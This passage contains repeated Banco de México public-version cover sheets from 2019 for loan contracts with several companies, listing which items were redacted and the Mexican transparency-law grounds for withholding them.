IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia Especial, número 21/2019 celebrada el 25 de junio de 2019 Secretaría del Comité de Transparencia Rodrigo Villa Collins, Gerente de Análisis y Promoción de Transparencia, y Secretario del Comité de Transparencia del Banco de México. Firma:

BANCO DE MÉXICO

A continuación se presenta el detalle de la información testada, así como la fundamentación y motivación que sustentan la clasificación y, en los supuestos de información clasificada como reservada, el periodo de reserva:

PARTES O SECCIONES CLASIFICADAS COMO CONFIDENCIAL				
Ref.	**Página**	**Información testada**	**Fundamento Legal**	**Motivación**
2	9	No. de cuenta y No. de cuenta CLABE de persona moral.	Artículos 6o., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 116, párrafos segundo y último, de la Ley General de Transparencia y Acceso a la Información Pública; 1, 6, 113, párrafos primero, fracciones I y III y último de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción II y último párrafo, Cuadragésimo, fracción I y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas". Lo anterior se reitera en el criterio 10/17 emitido por el INAI, de rubro "Cuentas bancarias y/o CLABE interbancaria de personas físicas y morales privadas"	Información clasificada como confidencial, toda vez que se trata de información entregada con tal carácter por los particulares a los sujetos obligados, y que éstos tienen el derecho de entregar con dicho carácter, de conformidad con lo dispuesto en las leyes o en los Tratados Internacionales de los que el Estado mexicano es parte. Asimismo, la información en cuestión se refiere al patrimonio de una persona moral. En efecto, el número de cuenta es un conjunto de caracteres numéricos utilizados por los intermediarios financieros para identificar las cuentas de los clientes. Dicho número es único e irrepetible, establecido a cada cuenta bancaria que avala que los recursos enviados a las órdenes de cargo, pago de nómina o a las transferencias electrónicas de fondos interbancarios, se utilicen exclusivamente en la cuenta señalada por el cliente. Derivado de lo anterior, se considera que dicho datos están asociados al patrimonio de una persona moral de carácter privado, entendiendo este como el conjunto de bienes, derechos y obligaciones correspondientes a una persona identificada e identificable y que constituyen una universalidad jurídica, motivo por el cual el número de cuenta constituye información confidencial que incumbe a su titular o personas autorizadas para el acceso o consulta de la misma. Cabe señalar, que a través de los números de cuenta y CLABE, el cliente puede acceder a la información relacionada con su patrimonio, contenida en las bases de datos de las instituciones bancarias y financieras, en donde se pueden realizar diversas transacciones como son movimientos y consulta de saldos, así como compraventas empleando para ello el número de tarjeta de crédito, por lo que su difusión podría dañar o perjudicar el patrimonio de la persona titular de esta información.
3	4	Información laboral (puesto de trabajo).	Artículos 6º., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 68, fracciones II y VI, 116, párrafos primero y segundo, de la LGTAIP; 1, 2, fracción V, 3, fracciones IX y X, 6, y 16, 17, 18, 22, fracción V, 31 y 70, a contrario sensu, de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO); 1, 6, 113, fracción I, de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción I y último párrafo, y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas".	Información clasificada como confidencial, toda vez que se trata de un dato personal que está intrínseca y objetivamente ligado a la persona, en virtud de que encuadra dentro de aquella que incide directamente en el ámbito privado de cualquier persona. De igual forma se refiere a datos que repercuten en la esfera más íntima del titular, cuya utilización indebida pueda dar origen a discriminación o conlleve un riesgo grave para éste.

PARTES O SECCIONES CLASIFICADAS COMO RESERVADA				
Periodo de reserva: 5 años				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
u	4, 12, 15, 18	Nombre del personal que recibe piezas que no han sido puestas en circulación, la relación de folios y el domicilio donde se desarrollan las pruebas de compatibilidad.	Conforme a la prueba de daño que se adjunta.	Conforme a la prueba de daño que se adjunta.

BANCO DE MÉXICO

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró , con fundamento en los artículos 3, fracción XXI, 70, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Programación y Distribución de Efectivo
II. La identificación de los documentos del que se elaboran las versiones públicas.	Contrato Comodato Empresa CIASA 13.may.2019-O
III. Firma del titular del área y de quien clasifica.	**Mtra. Isabel Morales Pasantes** Directora de Programación y Distribución de Efectivo
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia Especial, número 21/2019 celebrada el 25 de junio de 2019 Secretaría del Comité de Transparencia Rodrigo Villa Collins, Gerente de Análisis y Promoción de Transparencia, y Secretario del Comité de Transparencia del Banco de México. Firma:

BANCO DE MÉXICO

A continuación se presenta el detalle de la información testada, así como la fundamentación y motivación que sustentan la clasificación y, en los supuestos de información clasificada como reservada, el periodo de reserva:

PARTES O SECCIONES CLASIFICADAS COMO CONFIDENCIAL				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
2	9	No. de cuenta y No. de cuenta CLABE de persona moral.	Artículos 6o., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 116, párrafos segundo y último, de la Ley General de Transparencia y Acceso a la Información Pública; 1, 6, 113, párrafos primero, fracciones I y III y último de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción II y último párrafo, Cuadragésimo, fracción I y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas". Lo anterior se reitera en el criterio 10/17 emitido por el INAI, de rubro "Cuentas bancarias y/o CLABE interbancaria de personas físicas y morales privadas"	Información clasificada como confidencial, toda vez que se trata de información entregada con tal carácter por los particulares a los sujetos obligados, y que éstos tienen el derecho de entregar con dicho carácter, de conformidad con lo dispuesto en las leyes o en los Tratados Internacionales de los que el Estado mexicano es parte. Asimismo, la información en cuestión se refiere al patrimonio de una persona moral. En efecto, el número de cuenta es un conjunto de caracteres numéricos utilizados por los intermediarios financieros para identificar las cuentas de los clientes. Dicho número es único e irrepetible, establecido a cada cuenta bancaria que avala que los recursos enviados a las órdenes de cargo, pago de nómina o a las transferencias electrónicas de fondos interbancarios, se utilicen exclusivamente en la cuenta señalada por el cliente. Derivado de lo anterior, se considera que dicho datos están asociados al patrimonio de una persona moral de carácter privado, entendiendo este como el conjunto de bienes, derechos y obligaciones correspondientes a una persona identificada e identificable y que constituyen una universalidad jurídica, motivo por el cual el número de cuenta constituye información confidencial que incumbe a su titular o personas autorizadas para el acceso o consulta de la misma. Cabe señalar, que a través de los números de cuenta y CLABE, el cliente puede acceder a la información relacionada con su patrimonio, contenida en las bases de datos de las instituciones bancarias y financieras, en donde se pueden realizar diversas transacciones como son movimientos y consulta de saldos, así como compraventas empleando para ello el número de tarjeta de crédito, por lo que su difusión podría dañar o perjudicar el patrimonio de la persona titular de esta información.
3	4	Información laboral (puesto de trabajo).	Artículos 6º., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 68, fracciones II y VI, 116, párrafos primero y segundo, de la LGTAIP; 1, 2, fracción V, 3, fracciones IX y X, 6, y 16, 17, 18, 22, fracción V, 31 y 70, a contrario sensu, de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO); 1, 6, 113, fracción I, de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción I y último párrafo, y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas".	Información clasificada como confidencial, toda vez que se trata de un dato personal que está intrínseca y objetivamente ligado a la persona, en virtud de que encuadra dentro de aquella que incide directamente en el ámbito privado de cualquier persona. De igual forma se refiere a datos que repercuten en la esfera más íntima del titular, cuya utilización indebida pueda dar origen a discriminación o conlleve un riesgo grave para éste.

PARTES O SECCIONES CLASIFICADAS COMO RESERVADA				
Periodo de reserva: 5 años				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
u	4, 12, 15-17, 20	Nombre del personal que recibe piezas que no han sido puestas en circulación, la relación de folios y el domicilio donde se desarrollan las pruebas de compatibilidad.	Conforme a la prueba de daño que se adjunta.	Conforme a la prueba de daño que se adjunta.

BANCO DE MÉXICO

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró , con fundamento en los artículos 3, fracción XXI, 70, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Programación y Distribución de Efectivo
II. La identificación de los documentos del que se elaboran las versiones públicas.	Contrato Comodato Empresa SOLNS. INVERSOFT 16.may.2019-O
III. Firma del titular del área y de quien clasifica.	**Mtra. Isabel Morales Pasantes** Directora de Programación y Distribución de Efectivo
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia Especial, número 21/2019 celebrada el 25 de junio de 2019 Secretaría del Comité de Transparencia Rodrigo Villa Collins, Gerente de Análisis y Promoción de Transparencia, y Secretario del Comité de Transparencia del Banco de México. Firma:

BANCO DE MÉXICO

A continuación se presenta el detalle de la información testada, así como la fundamentación y motivación que sustentan la clasificación y, en los supuestos de información clasificada como reservada, el periodo de reserva:

PARTES O SECCIONES CLASIFICADAS COMO CONFIDENCIAL				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
2	9	No. de cuenta y No. de cuenta CLABE de persona moral.	Artículos 6o., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 116, párrafos segundo y último, de la Ley General de Transparencia y Acceso a la Información Pública; 1, 6, 113, párrafos primero, fracciones I y III y último de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción II y último párrafo, Cuadragésimo, fracción I y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas". Lo anterior se reitera en el criterio 10/17 emitido por el INAI, de rubro "Cuentas bancarias y/o CLABE interbancaria de personas físicas y morales privadas"	Información clasificada como confidencial, toda vez que se trata de información entregada con tal carácter por los particulares a los sujetos obligados, y que éstos tienen el derecho de entregar con dicho carácter, de conformidad con lo dispuesto en las leyes o en los Tratados Internacionales de los que el Estado mexicano es parte. Asimismo, la información en cuestión se refiere al patrimonio de una persona moral. En efecto, el número de cuenta es un conjunto de caracteres numéricos utilizados por los intermediarios financieros para identificar las cuentas de los clientes. Dicho número es único e irrepetible, establecido a cada cuenta bancaria que avala que los recursos enviados a las órdenes de cargo, pago de nómina o a las transferencias electrónicas de fondos interbancarios, se utilicen exclusivamente en la cuenta señalada por el cliente. Derivado de lo anterior, se considera que dicho datos están asociados al patrimonio de una persona moral de carácter privado, entendiendo este como el conjunto de bienes, derechos y obligaciones correspondientes a una persona identificada e identificable y que constituyen una universalidad jurídica, motivo por el cual el número de cuenta constituye información confidencial que incumbe a su titular o personas autorizadas para el acceso o consulta de la misma. Cabe señalar, que a través de los números de cuenta y CLABE, el cliente puede acceder a la información relacionada con su patrimonio, contenida en las bases de datos de las instituciones bancarias y financieras, en donde se pueden realizar diversas transacciones como son movimientos y consulta de saldos, así como compraventas empleando para ello el número de tarjeta de crédito, por lo que su difusión podría dañar o perjudicar el patrimonio de la persona titular de esta información.
3	4	Información laboral (puesto de trabajo).	Artículos 6º., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 68, fracciones II y VI, 116, párrafos primero y segundo, de la LGTAIP; 1, 2, fracción V, 3, fracciones IX y X, 6, y 16, 17, 18, 22, fracción V, 31 y 70, a contrario sensu, de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO); 1, 6, 113, fracción I, de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción I y último párrafo, y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas".	Información clasificada como confidencial, toda vez que se trata de un dato personal que está intrínseca y objetivamente ligado a la persona, en virtud de que encuadra dentro de aquella que incide directamente en el ámbito privado de cualquier persona. De igual forma se refiere a datos que repercuten en la esfera más íntima del titular, cuya utilización indebida pueda dar origen a discriminación o conlleve un riesgo grave para éste.

PARTES O SECCIONES CLASIFICADAS COMO RESERVADA				
Periodo de reserva: 5 años				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
u	4, 12, 15, 18	Nombre del personal que recibe piezas que no han sido puestas en circulación, la relación de folios y el domicilio donde se desarrollan las pruebas de compatibilidad.	Conforme a la prueba de daño que se adjunta.	Conforme a la prueba de daño que se adjunta.

BANCO DE MÉXICO

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró , con fundamento en los artículos 3, fracción XXI, 70, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Programación y Distribución de Efectivo
II. La identificación de los documentos del que se elaboran las versiones públicas.	Contrato Comodato Empresa SORTEK 20.may.2019-O
III. Firma del titular del área y de quien clasifica.	**Mtra. Isabel Morales Pasantes** Directora de Programación y Distribución de Efectivo
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Especial", número 21/2019 celebrada el 25 de junio de 2019 Secretaría del Comité de Transparencia Rodrigo Villa Collas, Gerente de Análisis y Promoción de Transparencia, y Secretario del Comité de Transparencia del Banco de México. Firma:

BANCO DE MÉXICO

A continuación se presenta el detalle de la información testada, así como la fundamentación y motivación que sustentan la clasificación y, en los supuestos de información clasificada como reservada, el periodo de reserva:

PARTES O SECCIONES CLASIFICADAS COMO CONFIDENCIAL				
Ref.	**Página**	**Información testada**	**Fundamento Legal**	**Motivación**
2	9	No. de cuenta y No. de cuenta CLABE de persona moral.	Artículos 6o., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 116, párrafos segundo y último, de la Ley General de Transparencia y Acceso a la Información Pública; 1, 6, 113, párrafos primero, fracciones I y III y último de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción II y último párrafo, Cuadragésimo, fracción I y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas". Lo anterior se reitera en el criterio 10/17 emitido por el INAI, de rubro "Cuentas bancarias y/o CLABE interbancaria de personas físicas y morales privadas"	Información clasificada como confidencial, toda vez que se trata de información entregada con tal carácter por los particulares a los sujetos obligados, y que éstos tienen el derecho de entregar con dicho carácter, de conformidad con lo dispuesto en las leyes o en los Tratados Internacionales de los que el Estado mexicano es parte. Asimismo, la información en cuestión se refiere al patrimonio de una persona moral. En efecto, el número de cuenta es un conjunto de caracteres numéricos utilizados por los intermediarios financieros para identificar las cuentas de los clientes. Dicho número es único e irrepetible, establecido a cada cuenta bancaria que avala que los recursos enviados a las órdenes de cargo, pago de nómina o a las transferencias electrónicas de fondos interbancarios, se utilicen exclusivamente en la cuenta señalada por el cliente. Derivado de lo anterior, se considera que dicho datos están asociados al patrimonio de una persona moral de carácter privado, entendiendo este como el conjunto de bienes, derechos y obligaciones correspondientes a una persona identificada e identificable y que constituyen una universalidad jurídica, motivo por el cual el número de cuenta constituye información confidencial que incumbe a su titular o personas autorizadas para el acceso o consulta de la misma. Cabe señalar, que a través de los números de cuenta y CLABE, el cliente puede acceder a la información relacionada con su patrimonio, contenida en las bases de datos de las instituciones bancarias y financieras, en donde se pueden realizar diversas transacciones como son movimientos y consulta de saldos, así como compraventas empleando para ello el número de tarjeta de crédito, por lo que su difusión podría dañar o perjudicar el patrimonio de la persona titular de esta información.
3	4	Información laboral (puesto de trabajo).	Artículos 6º., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 68, fracciones II y VI, 116, párrafos primero y segundo, de la LGTAIP; 1, 2, fracción V, 3, fracciones IX y X, 6, y 16, 17, 18, 22, fracción V, 31 y 70, a contrario sensu, de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO); 1, 6, 113, fracción I, de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción I y último párrafo, y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas".	Información clasificada como confidencial, toda vez que se trata de un dato personal que está intrínseca y objetivamente ligado a la persona, en virtud de que encuadra dentro de aquella que incide directamente en el ámbito privado de cualquier persona. De igual forma se refiere a datos que repercuten en la esfera más íntima del titular, cuya utilización indebida pueda dar origen a discriminación o conlleve un riesgo grave para éste.

PARTES O SECCIONES CLASIFICADAS COMO RESERVADA				
Periodo de reserva: 5 años				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
u	4, 12, 15-17, 20	Nombre del personal que recibe piezas que no han sido puestas en circulación, la relación de folios y el domicilio donde se desarrollan las pruebas de compatibilidad.	Conforme a la prueba de daño que se adjunta.	Conforme a la prueba de daño que se adjunta.

BANCO DE MÉXICO


CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró , con fundamento en los artículos 3, fracción XXI, 70, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Programación y Distribución de Efectivo
II. La identificación de los documentos del que se elaboran las versiones públicas.	Contrato Comodato Empresa MEI QRO 14.may.2019.1-O
III. Firma del titular del área y de quien clasifica.	**Mtra. Isabel Morales Pasantes** Directora de Programación y Distribución de Efectivo
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Especial", número 21/2019, celebrada el 25 de junio de 2019 Secretario del Comité de Transparencia Rodrigo Villa Collins, Gerente de Análisis y Promoción de Transparencia, y Secretario del Comité de Transparencia del Banco de México. Firma:

BANCO DE MÉXICO

A continuación se presenta el detalle de la información testada, así como la fundamentación y motivación que sustentan la clasificación y, en los supuestos de información clasificada como reservada, el periodo de reserva:

PARTES O SECCIONES CLASIFICADAS COMO CONFIDENCIAL				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
1	11	Nombre de Personas físicas (terceros).	Artículos 6o., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 68, fracciones II y VI, 116, párrafos primero y segundo, de la LGTAIP; 1, 2, fracción V, 3, fracción IX, 6, 16, 17, 18, 22, fracción V, 31 y 70, a contrario sensu, de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO); 1, 6, 113, fracción I, de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción I y último párrafo, y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas".	Información clasificada como confidencial, toda vez que el nombre es la manifestación principal del derecho subjetivo a la identidad, hace que una persona física sea identificada o identificable, y consecuentemente es un dato personal. En efecto, el nombre de una persona física además de ser un atributo de la personalidad que por esencia sirve para distinguir y determinar a las personas en cuanto a su identidad, es el conjunto de signos que constituyen un elemento básico e indispensable de la identidad de cada persona sin el cual no puede ser reconocida por la sociedad, así como un derecho humano que protege el nombre propio y los apellidos. En ese entendido, el único que puede hacer uso del mismo es su titular, y los terceros únicamente pueden divulgarlo con su consentimiento, por lo que dicha información es susceptible de clasificarse con el carácter de confidencial, en virtud de que a través de la misma es posible conocer información personal de su titular.
2	9	No. de cuenta y No. de cuenta CLABE de persona moral.	Artículos 6o., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 116, párrafos segundo y último, de la Ley General de Transparencia y Acceso a la Información Pública; 1, 6, 113, párrafos primero, fracciones I y III y último de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción II y último párrafo, Cuadragésimo, fracción I y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas". Lo anterior se reitera en el criterio 10/17 emitido por el INAI, de rubro "Cuentas bancarias y/o CLABE interbancaria de personas físicas y morales privadas" 	Información clasificada como confidencial, toda vez que se trata de información entregada con tal carácter por los particulares a los sujetos obligados, y que éstos tienen el derecho de entregar con dicho carácter, de conformidad con lo dispuesto en las leyes o en los Tratados Internacionales de los que el Estado mexicano es parte. Asimismo, la información en cuestión se refiere al patrimonio de una persona moral. En efecto, el número de cuenta es un conjunto de caracteres numéricos utilizados por los intermediarios financieros para identificar las cuentas de los clientes. Dicho número es único e irrepetible, establecido a cada cuenta bancaria que avala que los recursos enviados a las órdenes de cargo, pago de nómina o a las transferencias electrónicas de fondos interbancarios, se utilicen exclusivamente en la cuenta señalada por el cliente. Derivado de lo anterior, se considera que dicho datos están asociados al patrimonio de una persona moral de carácter privado, entendiendo este como el conjunto de bienes, derechos y obligaciones correspondientes a una persona identificada e identificable y que constituyen una universalidad jurídica, motivo por el cual el número de cuenta constituye información confidencial que incumbe a su titular o personas autorizadas para el acceso o consulta de la misma. Cabe señalar, que a través de los números de cuenta y CLABE, el cliente puede acceder a la información relacionada con su patrimonio, contenida en las bases de datos de las instituciones bancarias y financieras, en donde se pueden realizar diversas

				transacciones como son movimientos y consulta de saldos, así como compraventas empleando para ello el número de tarjeta de crédito, por lo que su difusión podría dañar o perjudicar el patrimonio de la persona titular de esta información.
3	4	Información laboral (puesto de trabajo).	Artículos 6º., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 68, fracciones II y VI, 116, párrafos primero y segundo, de la LGTAIP; 1, 2, fracción V, 3, fracciones IX y X, 6, y 16, 17, 18, 22, fracción V, 31 y 70, a contrario sensu, de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO); 1, 6, 113, fracción I, de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción I y último párrafo, y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas".	Información clasificada como confidencial, toda vez que se trata de un dato personal que está intrínseca y objetivamente ligado a la persona, en virtud de que encuadra dentro de aquella que incide directamente en el ámbito privado de cualquier persona. De igual forma se refiere a datos que repercuten en la esfera más íntima del titular, cuya utilización indebida pueda dar origen a discriminación o conlleve un riesgo grave para éste.
4	11	Correo electrónico de persona física y/o personal de los servidores públicos	Artículos 6º., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 68, fracciones II y VI, 116, párrafos primero y segundo, de la LGTAIP; 1, 2, fracción V, 3, fracción IX, 6, 16, 17, 18, 22, fracción V, 31 y 70, a contrario sensu, de la Ley General de Protección de Datos Personales en Posesión de Sujetos Obligados (LGPDPPSO); 1, 6, 113, fracción I, de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción I y último párrafo, y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas".	Información clasificada como confidencial, toda vez que se trata de un dato personal concerniente a determinada persona física identificada o identificable En efecto, la dirección de correo electrónico se encuentra asignada a una persona determinada, la cual tiene asignada una cuenta que pudiera contener información privada de las referidas personas, además de que la finalidad de dicho instrumento tecnológico de información se utiliza para poder ser localizado a través del acceso al mismo. En tal virtud, la autodeterminación informativa corresponde a los titulares de ese dato personal. En ese entendido, el único que puede hacer uso del mismo es su titular, y los terceros únicamente pueden divulgarlo con su consentimiento, por lo que dicha información es susceptible de clasificarse con el carácter de confidencial, en virtud de que a través de la misma es posible localizar e identificar a su titular.

PARTES O SECCIONES CLASIFICADAS COMO RESERVADA				
Periodo de reserva: 5 años				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
u	4, 15-17, 20	Nombre del personal que recibe piezas que no han sido puestas en circulación, la relación de folios y el domicilio donde se desarrollan las pruebas de compatibilidad.	Conforme a la prueba de daño que se adjunta.	Conforme a la prueba de daño que se adjunta.

BANCO DE MÉXICO

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró , con fundamento en los artículos 3, fracción XXI, 70, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Programación y Distribución de Efectivo
II. La identificación de los documentos del que se elaboran las versiones públicas.	Contrato Comodato Empresa JAPAY 30.may.2019-O
III. Firma del titular del área y de quien clasifica.	**Mtra. Isabel Morales Pasantes** Directora de Programación y Distribución de Efectivo
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia Especial, número 21/2019 celebrada el 25 de junio de 2019 Secretaría del Comité de Transparencia Rodrigo Villa Collas, Gerente de Análisis y Promoción de Transparencia, y Secretario del Comité de Transparencia del Banco de México. Firma:

BANCO DE MÉXICO

A continuación se presenta el detalle de la información testada, así como la fundamentación y motivación que sustentan la clasificación y, en los supuestos de información clasificada como reservada, el periodo de reserva:

PARTES O SECCIONES CLASIFICADAS COMO CONFIDENCIAL				
Ref.	**Página**	**Información testada**	**Fundamento Legal**	**Motivación**
2	9	No. de cuenta y No. de cuenta CLABE de persona moral.	Artículos 6o., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 116, párrafos segundo y último, de la Ley General de Transparencia y Acceso a la Información Pública; 1, 6, 113, párrafos primero, fracciones I y III y último de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción II y último párrafo, Cuadragésimo, fracción I y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas". Lo anterior se reitera en el criterio 10/17 emitido por el INAI, de rubro "Cuentas bancarias y/o CLABE interbancaria de personas físicas y morales privadas"	Información clasificada como confidencial, toda vez que se trata de información entregada con tal carácter por los particulares a los sujetos obligados, y que éstos tienen el derecho de entregar con dicho carácter, de conformidad con lo dispuesto en las leyes o en los Tratados Internacionales de los que el Estado mexicano es parte. Asimismo, la información en cuestión se refiere al patrimonio de una persona moral. En efecto, el número de cuenta es un conjunto de caracteres numéricos utilizados por los intermediarios financieros para identificar las cuentas de los clientes. Dicho número es único e irrepetible, establecido a cada cuenta bancaria que avala que los recursos enviados a las órdenes de cargo, pago de nómina o a las transferencias electrónicas de fondos interbancarios, se utilicen exclusivamente en la cuenta señalada por el cliente. Derivado de lo anterior, se considera que dicho datos están asociados al patrimonio de una persona moral de carácter privado, entendiendo este como el conjunto de bienes, derechos y obligaciones correspondientes a una persona 